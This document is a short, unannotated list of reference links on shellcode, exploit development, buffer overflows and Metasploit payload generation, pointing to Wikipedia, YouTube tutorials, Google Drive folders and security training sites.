- https://en.wikipedia.org/wiki/Shellcode

Reference

- https://drive.google.com/drive/folders/12Mvq6kE2HJDwN2CZhEGWizyWt87YunkU 9
- https://drive.google.com/drive/folders/12Mvq6kE2HJDwN2CZhEGWizyWt87YunkU (Dev Exploit 1-2)
- https://en.wikipedia.org/wiki/Exploit_(computer_security)
- https://www.youtube.com/watch?v=qSnPayW6F7U
- https://www.youtube.com/watch?v=k8Sx01LrEJQ
- https://www.youtube.com/watch?v=1S0aBV-Waeo
- https://www.youtube.com/watch?v=vHfxCo_7sOY
- https://www.youtube.com/watch?v=UVtXaDtIQpg
- https://www.youtube.com/watch?v=hJ8IwyhqzD4
- https://www.youtube.com/watch?v=RF3-qDy-xMs&list=PLIfZMtpPYFP6_YOrfX79YX79I5V6mS0ci
- https://www.youtube.com/watch?v=IkUfXfnnKH4&list=PLIfZMtpPYFP6zLKInyAeWY1I85VpyshAA
- https://www.youtube.com/watch?v=Ps3mZWQz01s&list=PLIfZMtpPYFP4MaQhy_iR8uM0mJEs7P7s3

Reference

- https://www.youtube.com/watch?v=FF7A-6WqxCo
- https://www.youtube.com/watch?v=H2ZTTQX-ma4
- https://acaditi.com.br/
- https://www.offensive-security.com/metasploit-unleashed/generating-payloads/
- https://gohacking.com.br/treinamentos/ehxd-sp06.html
- https://www.offensive-security.com/metasploit-unleashed/
- https://medium.com/bugbountywriteup/bolo-reverse-engineering-part-1-basic-programming-concepts-f88b233c63b7
- https://andreybleme.com/2019-07-06/etendendo-explorando-buffer-overflow/